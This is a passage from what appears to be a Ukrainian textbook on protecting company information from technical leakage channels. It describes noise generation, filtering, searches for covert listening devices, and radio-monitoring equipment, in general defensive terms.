


Рис. 2.8. **Установка спеціальних глушильних фільтрів**




Рис. 2.9. **Установка заглушуючих фільтрів у мережі**

2. Заходи щодо блокування ТКВІ з використанням *активних засобів* [42]:

просторове зашумлення:

просторове електромагнітне зашумлення з використанням генераторів шуму або створення прицільних завад (у випадках виявлення та визначення частоти випромінювання закладного пристрою або побічних електромагнітних випромінювань ТСПІ) з використанням засобів створення прицільних завад (рис. 2.10 і 2.11);

створення акустичних і вібраційних завад з використанням генераторів акустичного шуму (рис. 2.12 і 2.13);

заглушення диктофонів у режимі запису з використанням відповідних пристроїв;

лінійне зашумлення:

лінійне зашумлення ліній електроживлення (рис. 2.14);

лінійне зашумлення сторонніх провідників і сполучних ліній ДТСЗ, що мають вихід за межі контрольованої зони (рис. 2.15);

знищення закладних пристроїв:

знищення закладних пристроїв, підключених до лінії, з використанням спеціальних генераторів імпульсів (випалювачів "жучків").

Рис. 2.10. **Просторове електромагнітне зашумлення комп’ютерного місця**

Рис. 2.11. **Просторове електромагнітне зашумлення телефонної закладки**

Рис. 2.12. **Створення віброакустичних завад лазерній системі розвідки**

Рис. 2.13. **Створення віброакустичних завад радіосигналу**




Рис. 2.14. **Зашумлення ліній електроживлення**




Рис. 2.15. **Зашумлення сторонніх провідників і сполучних ліній ДТСЗ**

3. Заходи щодо блокування ТКВІ з використанням *активно-пасивних засобів* [43]:

розв'язування інформаційних сигналів з одночасним лінійним зашумленням:

установка в ланцюгах і лініях електроживлення ТСПІ та виділених приміщень комбінованих пристроїв, що об'єднують в одному корпусі перешкодоглушильний фільтр і генератор шуму.

4. Заходи щодо виявлення портативних *електронних пристроїв перехоплення інформації (закладних пристроїв)*:

виявлення закладних пристроїв з використанням пасивних засобів:

установка у виділених приміщеннях засобів і систем виявлення лазерного опромінювання (підсвічування) шибок;

установка у виділених приміщеннях стаціонарних виявлювачів диктофонів;

пошук закладних пристроїв з використанням індикаторів поля, інтерсепторів, частотомірів, скануючих приймачів і програмно-апаратних комплексів контролю;

організація радіоконтролю (постійно або на час проведення конфіденційних заходів) і побічних електромагнітних випромінювань ТСПІ;

виявлення закладних пристроїв з використанням активних засобів:

спеціальна перевірка виділених приміщень з використанням нелінійних локаторів;

спеціальна перевірка виділених приміщень, ТСПІ та допоміжних технічних засобів з використанням рентгенівських комплексів;

спеціальна перевірка виділених приміщень з використанням металошукачів;

спеціальна перевірка виділених приміщень з використанням ендоскопа та комплекту оглядових дзеркал;

5. Заходи щодо *перетворення (шифрування, скремблювання) сигналів* у каналах зв'язку:

використання аналогових і цифрових скремблерів для перетворення мовних сигналів;

використання програмного й апаратного шифрування даних.

Слід зазначити, що викладені методи і засоби захисту інформації від витоку технічними каналами з розвитком технічних засобів розвідки та захисту інформації можуть змінюватися і доповнюватися новими рішеннями.

2.3. Методи визначення КВІ

Виявлення каналів несанкціонованого доступу до цінної інформації фірми входить до числа постійних напрямків аналітичної роботи й у загальному вигляді містить у собі:

аналіз джерел конфіденційної інформації;

аналіз каналів об'єктивного поширення інформації;

аналітичну роботу із джерелом загрози інформації.

Аналітичне дослідження джерел конфіденційної інформації передбачає:

виявлення й класифікацію існуючих і можливих конкурентів і суперників фірми, кримінальних структур і окремих злочинних елементів, що цікавляться фірмою;

виявлення й класифікацію максимально можливого числа джерел конфіденційної інформації фірми;

виявлення, класифікацію й ведення переліку реального складу циркулюючої у фірмі конфіденційної інформації;

вивчення даних обліку поінформованості співробітників у таємниці фірми в розрізі кожного керівника й співробітника;

вивчення складу конфіденційної інформації в розрізі документів;

облік і вивчення виявлених внутрішніх і зовнішніх, потенційних і реальних загроз кожному окремому джерелу інформації, контроль процесу формування каналу несанкціонованого доступу до інформації;

ведення й аналіз повноти переліку захисних заходів, розпочатих по кожному джерелу, і захисних заходів, які можуть бути використані при активних діях зловмисника, завчасна протидія зловмисникові.

Обов'язковому обліку підлягають всі санкціоновані й несанкціоновані звернення співробітників фірми до конфіденційної інформації, документам, справам і БД.

Аналіз каналів об'єктивного поширення інформації передбачає:

виявлення й класифікацію реального максимального складу каналів об'єктивного поширення конфіденційної інформації у фірмі;

вивчення складних елементів кожного каналу з метою знаходження небезпечних ділянок, що сприяють виникненню каналу несанкціонованого доступу до інформації;

дослідження й узагальнення способів і сфери поширення інформації в кожному каналі;

вивчення складу конфіденційної інформації, що циркулює в кожному каналі;

вивчення складу конфіденційної інформації, що циркулює між джерелами;

вивчення сфери поширення інформації при комунікативних зв'язках фірми;

контроль і перекриття каналів несанкціонованого ознайомлення з інформацією обмеженого доступу для третіх осіб, випадкових, сторонніх людей;

дослідження складу й ефективності методів захисту, розпочатих по кожному каналу, і додаткових заходів протидії зловмисникові при активних загрозах, екстремальних ситуаціях.

Аналіз загроз – це один із найважливіших розділів аналітичної роботи і становить відповідь на питання, від чого або кого варто захищати об'єкти захисту. Джерела загрози конфіденційної інформації – об'єктивні й суб'єктивні події. Джерела загрози можуть бути зовнішніми й внутрішніми.

Аналітична робота із джерелом загрози конфіденційної інформації передбачає:

виявлення й класифікацію максимального складу джерел загрози конфіденційної інформації;

облік і вивчення кожного окремого суб'єктивного внутрішнього й зовнішнього джерела, ступеня його небезпеки при реалізації загрози;

розробку заходів щодо локалізації й ліквідації об'єктивних загроз.

У сфері зовнішніх джерел загрози аналітична робота пов'язана з маркетинговими дослідженнями, які регулярно веде будь-яка фірма. Аналіз внутрішніх джерел загрози має на меті виявлення й вивчення несумлінних інтересів і злочинних дій окремих співробітників фірми й партнерів.

Аналітична робота проводиться під час потенційних і пасивних загроз джерелам і каналам поширення інформації. При активній загрозі одночасно здійснюється заздалегідь спланована, продумана й рішуча протидія зловмисникові.

Співробітники ІАС фірми повинні враховувати всі канали несанкціонованого доступу до конфіденційної інформації, виявляти, визначати найбільш імовірні й контролювати їх. Із цією метою співробітники ІАС повинні брати безпосередню участь у заходах, у ході

яких є ймовірність виникнення зазначених каналів доступу до конфіденційної інформації фірми.

Аналітично оброблені відомості вносяться в електронну БД. Аналітичні звіти з кожного напрямку подаються з певною періодичністю. У будь-який момент часу на вимогу керівництва ІАС повинна подати зведений огляд в усіх напрямках.

Не менш важливими є періодичні напрямки аналітичної роботи, які проводяться через певні проміжки часу з метою контролю ефективності й можливості внесення поліпшень у діючу у фірмі систему захисту інформації. Такий вид напрямків аналітичної роботи насамперед вимагає аналізу ступеня безпеки фірми.

Необхідно також періодично проводити аналіз порушень режиму конфіденційності.

Разові напрямки аналітичних досліджень також є дуже важливими через те, що найчастіше бувають викликані надзвичайними обставинами, подіями й т. п., вимагають проведення досліджень у найкоротший термін.

Технічні засоби вияву каналів витоку інформації використовують з метою:

1) виявлення можливості й організації каналів витоку інформації;

2) пошуку та виявлення техніки несанкціонованого знімання інформації в приміщеннях, машинах;

3) визначення необхідних заходів щодо захисту технічних засобів обробки інформації каналами зв'язку.

Виявлення та протидія витоку інформації становить складну систему організаційних і технічних заходів.

Технічні заходи включають:

1) пошук технічних засобів розвідки;

2) кодування (шифрування) переданої інформації;

3) придушення технічних засобів несанкціонованого знімання;

4)проведення заходів пасивного захисту (заземлення, екранування);

5) використання системи обмеження доступу;

6) використання поліграфів (детекторів неправди).

Усі пошукові технічні засоби можна поділити на два типи: техніку дослідження можливих каналів витоку інформації та техніку пошуку і

локалізації спеціальних технічних засобів (СТЗ), призначених для несанкціонованого доступу до неї.

Техніка першого типу призначена для дослідження та вияву природних каналів витоку інформації (побічні випромінювання, звукопровідні конструкції, комунікації і т. ін.) та каналів можливого впровадження СТЗ. Техніка другого типу спрямована на пошук і локалізацію вже впроваджених СТЗ (радіомікрофони, провідні системи і т. ін.).

Універсальність тієї чи іншої апаратури призводить до зниження її параметрів за кожною окремою характеристикою. В той же час існує значна кількість різноманітних за своєю фізичною природою каналів витоку інформації, а також фізичних принципів, на основі яких працюють СТЗ несанкціонованого доступу до інформації. Ці фактори зумовили різноманітність пошукової апаратури.

Найбільш поширеними засобами візуального огляду при проведенні пошукових заходів важкодоступних місць (підвісні стелі, вентиляційні шахти і т. ін.), де можуть бути встановлені СТЗ, є: комплект оглядових дзеркал, засоби візуального контролю (ендоскоп), металошукачі. Важливе місце при проведенні пошукових заходів займають оглядові рентгенівські апарати та тепловізійна техніка. Рентгенівські апарати використовуються як засіб неруйнівного пошуку СТЗ в твердих перешкодах (стіни, декоративні панелі і тощо).

Тепловізори дозволяють виявити енергонасичені об’єкти (джерело автономного живлення радіомікрофона) на фоні природних завад.

Крім того, широко використовуються системи нелінійної локації, призначені для пошуку СТЗ, які вміщують електронні напівпровідникові системи. Принцип дії нелінійного локатора полягає в опромінюванні зондуючим сигналом (звичайно, в діапазоні ЗВЧ) оточуючого простору або предмета, що передбачувано містить напівпровідникові елементи (транзистори, діоди, мікросхеми і т. ін.). Надісланий сигнал буде ними прийнятий, перетворений у сигнал з іншим частотним спектром і перевипромінений на другій і третій гармоніках у навколишній простір. Причому зазначені процеси будуть мати місце незалежно від його власної робочої частоти чи від того, включений цей пристрій чи виключений. Перевипромінений сигнал приймається приймачем нелінійного локатора, перетворюється і надходить на пристрій візуальної чи звукової індикації.

Таким чином, нелінійний локатор виявляє тільки радіоелектронну апаратуру і, на відміну від класичного лінійного радіолокатора, "не бачить" відображення від навколишніх предметів.

Використання різноманітної пошукової техніки (металошукачів, індикаторів електромагнітних випромінювань і нелінійних радіолокаторів) дозволяє знайти несанкціоновано підключений радіомікрофон за кожною з демаскуючих ознак:

електромагнітне випромінювання;

електронні елементи з нелінійною характеристикою;

металеві елементи конструкції.

Усі складності полягають у тому, що аналогічними властивостями (наявність металевих виробів у будівельних конструкціях) володіють і інші предмети, тому відрізнити один відгук радіомікрофона від другого – перешкодного – дуже складно.

Пристрої моніторингу (контролю) стороннього радіовипромінювання за їхньою функціональною дією можна класифікувати наступним чином: індикатори електромагнітних випромінювань (поля) – найпростіші пристрої, що дозволяють знайти мікрофонні чи телефонні радіопередавачі. Вони вже не відповідають повною мірою сучасним вимогам для пошуку та виявлення радіопередавачів.

Лічильники частоти мініатюрні призначені для пошуку й реєстрації активних частот радіопередавачів. Працюють у діапазоні частот від 10 Гц до 2,8 ГГц, відрізняють випадкові шуми від когерентного радіовипромінювання, має функції автозахоплення (утримує частоту як завгодно довго на дисплеї лічильника). Цифровий фільтр і вбудований мікропроцесор у лічильники частоти оцінюють кожен вимір і ігнорують випадкові результати вимірів. Вони визначають переважну частоту і мають більшу чутливість, ніж звичайні індикатори полів. Дозволяють проводити вимір радіосигналів на максимально можливих відстанях за допомогою додаткових антен. Мають інтерфейс типу RS-232 для підключення до ПК. Стаціонарні повнофункціональні лічильники дозволяють вимірювати частоту, період, шпаруватість, тимчасові інтервали.

АМ інтерсептори працюють у діапазоні від 0,5 мГц до 2,5 гГц, мають чуттєвий вимірник радіосигналів (різні види модуляції) і оснащені приймачем АМ ближньої області. Прийнятий сигнал обробляється схемою автоматичної установки рівня сигналу для звукового контролю.

АМ інтерсептори реагують на найдужчий сигнал в ефірі, ефективні для оперативного виявлення СТЗ, що використовують радіоканал для передачі інфор-мації.

Активний преселектор (високочастотний підсилювач радіосигналів) використовується спільно з лічильниками частот для збільшення відстані прийому від джерела радіовипромінювання в 10 разів (ширина діапазону зменшується від 3 ГГц до 4 ГГц, що дозволяє значно збільшити чутливість, оскільки набагато менша кількість фонових сигналів). Передбачено спільне використання з перерахованими вище технічними засобами моніторингу стороннього радіовипромінювання.

Тестовий приймач ближнього поля працює в діапазоні від 30 кГц до 2 МГц. Він дозволяє визначати частоти й коди:

стандарту DCS (Digital Coded Squelch) до 106 кодів;

стандарту DTMF (цифрова клавіатура дозволяє спростити роботу в транкових системах і вихід у телефонну лінію) до 16 символів;

стандарту LTR (транкові системи), тонів стандарту CTCSS (використання системи тонального шумозаглушення в радіомережах, що дозволяє значно збільшити кількість і щільність абонентів в існуючих радіомережах без виділення додаткових номіналів частот) до 50 тонів.

Тестовий приймач визначає значення промодульованого радіосигналу, демодулює його і здійснює звуковий контроль через вбудований динамік. Він дозволяє вимірювати відносний рівень радіосигналу, має інтерфейс для підключення до ПК, а також може бути використаний для визначення широти, довготи і висоти місцезнаходження в координатах системи GPS (Global Position System). Час сканування всього діапазону менше 1 с.

Скануючі приймачі становлять автоматизовані, високочутливі приймачі на базі мікропроцесорів, що дозволяють запрограмувати режим пошуку, величину кроку частоти чи смугу пропущення. Працюють у безупинному діапазоні від 10 кГц до 2,6 ГГц, всехвильовий прийом здійснюється в режимах USB, LSB, CW, AM, SAM, FM, WFM, NFM, FAX (AM) – протокол для прийому радіофаксимільних погодних й інформаційних повідомлень із супутників. Швидкість сканування і пошуку – 50 каналів/сек. Мають більше 400 каналів пам'яті (функція автоматичного запам'ятовування активних частот), мають убудований інтерфейс RS-232 для стикування з ПК.

Керуючі програми ПК призначені для управління скануючими приймачами, дослідження радіосигналів з різними видами модуляції в діапазоні частот від 100 кГц до 2 ГГц. Програми мають три основних режими роботи: сканування, пошук і моніторинг. Вони дозволяють здійснювати автоматичну обробку прийнятих сигналів у режимі реального часу; проводити аналіз результатів обробки вимірів; ідентифікувати приналежність радіосигналів; вести базу даних радіосигналів і результати обробки вимірів; проводити моніторинг радіоефіру з метою виявлення нових ра-діопередаваних пристроїв; документувати виміри й результати їх обробки.

Автоматизовані програмно-апаратні комплекси радіоконтролю призначені для проведення радіорозвідки на місцевості та виявлення технічних каналів витоку інформації в контрольованих приміщеннях. Дані задачі, незважаючи на їхнє розходження, мають багато спільного як у підходах до рішення, так і у використовуваних технічних засобах.

У даний час створені багатофункціональні автоматизовані комплекси радіорозвідки і виявлення каналів витоку інформації, здатні в рамках обраної конфігурації вирішувати максимальне число задач з високими технічними показниками. Такий підхід до вирішення задач радіоконтролю знижує не тільки вартісні показники (у перекладі на кожну задачу), але й дозволяє скоротити номенклатуру і масогабаритні показники необхідних засобів.

Основними складовими частинами автоматизованих комплексів радіорозвідки є: антенна система; стандартні радіоприймальні пристрої, високочастотні (ВЧ) тюнери чи дороблені радіоприймальні пристрої з дистанційним керуванням; блоки аналого-цифрової обробки; персональні комп'ютери стандартної конфігурації з пакетами спеціального математичного забезпечення (СМЗ); системи електроживлення від мережі перемінного струму, бортової мережі (автомобіля, гелікоптера й інших транспортних засобів) чи автономних акумуляторів.

Автоматизовані комплекси радіоконтролю за конструктивним виконанням можна умовно розділити на стаціонарні, мобільні (на автомобілях, гелікоптерах та інших транспортних засобах) і портативні (як варіант – розміщення в кейсі).

Існує велика група апаратних і програмних засобів, що забезпечують автоматизацію процесу сканування за частотами, пошуку

радіосигналів, запам'ятовування та візуального відображення результатів. Можливості цієї техніки (зокрема, швидкість сканування і відображення за-вантаження діапазону) обмежені технічними характеристиками використовуваного стандартного радіоприймального пристрою (РПП). Так, швидкість сканування РПЗ АК-3000 фірми AOR (Японія) складає 15–20 кроків за секунду. Таким чином, при кроці 15 кГц за 1 с приймач здатний здій-снити сканування смуги всього 300 кГц/с.

Роботу автоматизованого комплексу радіоконтролю підвищеної продуктивності та його функціональних можливостей розглянемо на прикладі стаціонарних і мобільних комплексів автоматизованого радіоконтролю (АРК) компанії "Іркос". Такий вибір обумовлений високою продуктивністю цих комплексів: швидкість перебудови до 40... 140 МГц/с у діапазоні 1...6000 МГц), а також з тим, що як ядро програмно-апаратного комплексу використовується багатофункціональний цифровий тюнер підвищеної швидкодії АРК-ЦТ1 замість радіоприймальних пристроїв фірми AOR.

Ці комплекси надають оператору широких можливостей і забезпечують при зміні пакетів СМЗ вирішення наступних завдань:

панорамний аналіз широкого діапазону частот в умовах складної електромагнітної обстановки, запис панорами в координатах "час-частота", "амплітуда-частота" протягом тривалого часу, виявлення й аналіз її змін;

одноканальне та багатоканальне пеленгування в широкому частотному діапазоні, запис пеленгової панорами в координатах "азімут-частота" та "азімут-час";

вимір параметрів випромінювань, запис радіосигналів на твердий диск, технічний аналіз;

радіоперехоплення аналогових і цифрових передач із записом на твердий диск демодульованих мовних передач і декодованих повідомлень;

відтворення записів і відкладена обробка результатів, отриманих у режимах реального масштабу часу і зареєстрованих на твердому диску ПЕОМ;

відображення в реальному масштабі часу на екрані бортового комп'ютера цифрової карти обстежуваного району в різних масштабах з оцінками поточного місця розташування комплексу;

нанесення на цифрову карту траєкторії руху комплексу;

нанесення на цифрову карту місця розташування запеленгованих джерел випромінювання.

Портативні комплекси АРК за рахунок зміни пакетів СМЗ забезпечують рішення наступних задач.

При радіорозвідці:

швидкий панорамний аналіз з високою дозвільною здатністю, тривале протоколювання завантаження УКХ-діапазону на твердий диск, пошук працюючих радіостанцій;

одноканальне пеленгування джерел випромінювань (з виносною антенною системою);

сканування радіоперехоплення з записом на твердий диск ПК демодульованих мовних сигналів, їхніх частот, часу виявлення, тривалості й відносного рівня, а також наступне відтворення зареєстрованих сигналів (на головні мікротелефони) і службової інформації (на екрані монітора);

радіоперехоплення сигналів пейджингових систем у форматах POCSAG, FLEX із записом на жорсткий диск ПК декодованих повідомлень, передбачена можливість селективного добору абонентів;

відкладена обробка результатів реєстрації, виконання різноманітних функцій радіоконтролю.

При виявленні технічних каналів витоку інформації:

автоматичне виявлення будь-яких видів випромінювань і ідентифікація радіомікрофонів з амплітудною, вузькополосною та широкополосною частотною модуляцією, зі статичним закриттям (інверсією спектра і "частотною мозаїкою");

визначення місця розташування ідентифікованих радіомікрофонів у контрольованому приміщенні (в приміщеннях – до 11 при використанні комплексу АРК-ДЗ);

створення на декількох частотах прицільних перешкод прийому сигналів від виявлених радіомікрофонів;

контроль будь-яких провідних мереж на наявність сторонніх напруг.

Крім завдань радіорозвідки, існує ще одна, пов'язана з використанням засобів автоматизованого радіоконтролю, найважливіша задача – виявлення організованих технічних каналів витоку інформації і пошук пристроїв, що здійснюють її зняття і/чи передачу на відстань для наступної реєстрації. Насамперед – це радіомікрофони (РМ), пристрої, які використовують для передачі інформації провідні мережі, і закладки,

що здійснюють знімання відеоінформації і передачу її радіоканалами. Головним завданням такої апаратури є прийняття рішення про інформаційну безпеку контрольованого приміщення за можливо більш короткий час при мінімальній участі оператора. Задача локалізації виявлених засобів має допоміжний характер і може вирішуватися на більш пізніх етапах.

Для нейтралізації можливого збитку від виявленого РМ у реальному масштабі часу, наприклад впродовж наради, на яку хтось із учасників приніс РМ, або при включенні дистанційно керованого РМ на якийсь час може бути включена апаратура створення перешкод прийому його випромінювання. У цьому випадку особливо необхідна оперативність виявлення радіоканалу витоку інформації. Тому особливої важливості при створенні апаратури набуває використання алгоритмів і апаратних засобів, що забезпечують найбільше скорочення інтервалу виявлення випромінювань РМ і найбільшу ймовірність їхньої ідентифікації, а також автоматизацію даного процесу.

Однак одного підвищення швидкості перебудови в умовах високого завантаження робочого діапазону недостатньо, тому що необхідні істотні тимчасові витрати на аналіз кожного з випромінювань. Іншою, що потребує врахування, обставиною є забезпечення роботи в складній електромагнітній обстановці при тому, що випромінювання, яке виявляється, може бути навмисно розміщене під прикриттям могутньої штатної станції.

До складу апаратури входить розподілена антенна система (комплект із 1...4 широкодіапазонних антен) для прийому сигналів з довільним видом поляризації й антенний комутатор на 4 входи.

Для скорочення часу виявлення здійснюється з використанням:

панорамного аналізу відповідно до викладених вище можливостей (дискретно-крокова перебудова тюнера зі смугою, що прирівнюється ширині широкополосного тракту в поєднанні з використанням спектральної обробки);

попередньо отриманої "еталонної" (отриманої поза контрольованим приміщенням) панорами, наприклад, при розміщенні апаратури в тому же будинку, що й контрольоване приміщення, але декількома поверхами вище чи для приміщень на тому ж поверсі, але розташованих досить далеко від контрольованого приміщення.

Для підвищення ймовірності ідентифікації РМ використовуються "активні" (зі спеціально підібраними спектрами акустичного сигналу) і "пасивні" тести (з використанням природного акустичного фону в приміщенні, за гармоніками випромінювань РМ і з використанням сигналів з виходу "опорної" антени). У поєднанні з використаними алгоритмами аналого-цифрової обробки й ухвалення рішення такий підхід забезпечує виявлення будь-яких видів випромінювань, у тому числі з інверсією спектра й частотною мозаїкою, і можливість ідентифікації та локалізації в контрольованому приміщенні широкого класу радіозакладних пристроїв.

Важливим фактором в інформаційно-технологічному контурі є забезпечення інформаційної безпеки в службових приміщеннях, під яким розуміють не тільки заходи для дотримання санкціонованого доступу, але й виключення можливості несанкціонованого зняття аудіо- й відео-інформації.

Усунення акустичних і віброакустичних каналів витоку інформації засновано на тих же фізичних процесах і явищах, що лежать в основі несанкціонованого зняття інформації з акустичного та віброакустичного каналів – процесах поширення пружних хвиль в однорідних середовищах.

У цьому напрямку існує два підходи. Перший заснований на побудові в службових приміщеннях так званих акустичних демпферів – метод пасивної акустичної ізоляції. Другий метод припускає активне акустичне й віброакустичне зашумлення за допомогою спеціальних генераторів низькочастотних (звукових) шумових сигналів, що зашумлюють акустичні та віброакустичні канали витоку інформації.

Захист від прямого акустичного зняття інформації ґрунтується на виявленні й усуненні будівельних дефектів: зашпаровуються щілини в стінах і перекриттях, установлюється додаткова звукоізоляція у вигляді фальшстель, фальшстін, акустичних екранів водообігрівної системи, спеціальних віконних рам і вакуумного засклення. Крім того, для зашумлення воздуховодів, приміщень невеликих обсягів (салон автомобіля і т. ін.), а також створення загороджувальних шумових перешкод від зняття мовних сигналів направленими мікрофонами використовують пристрої акустичного зашумлення.

Для захисту інформації від несанкціонованого зняття віброакустичними каналами використовується метод активного

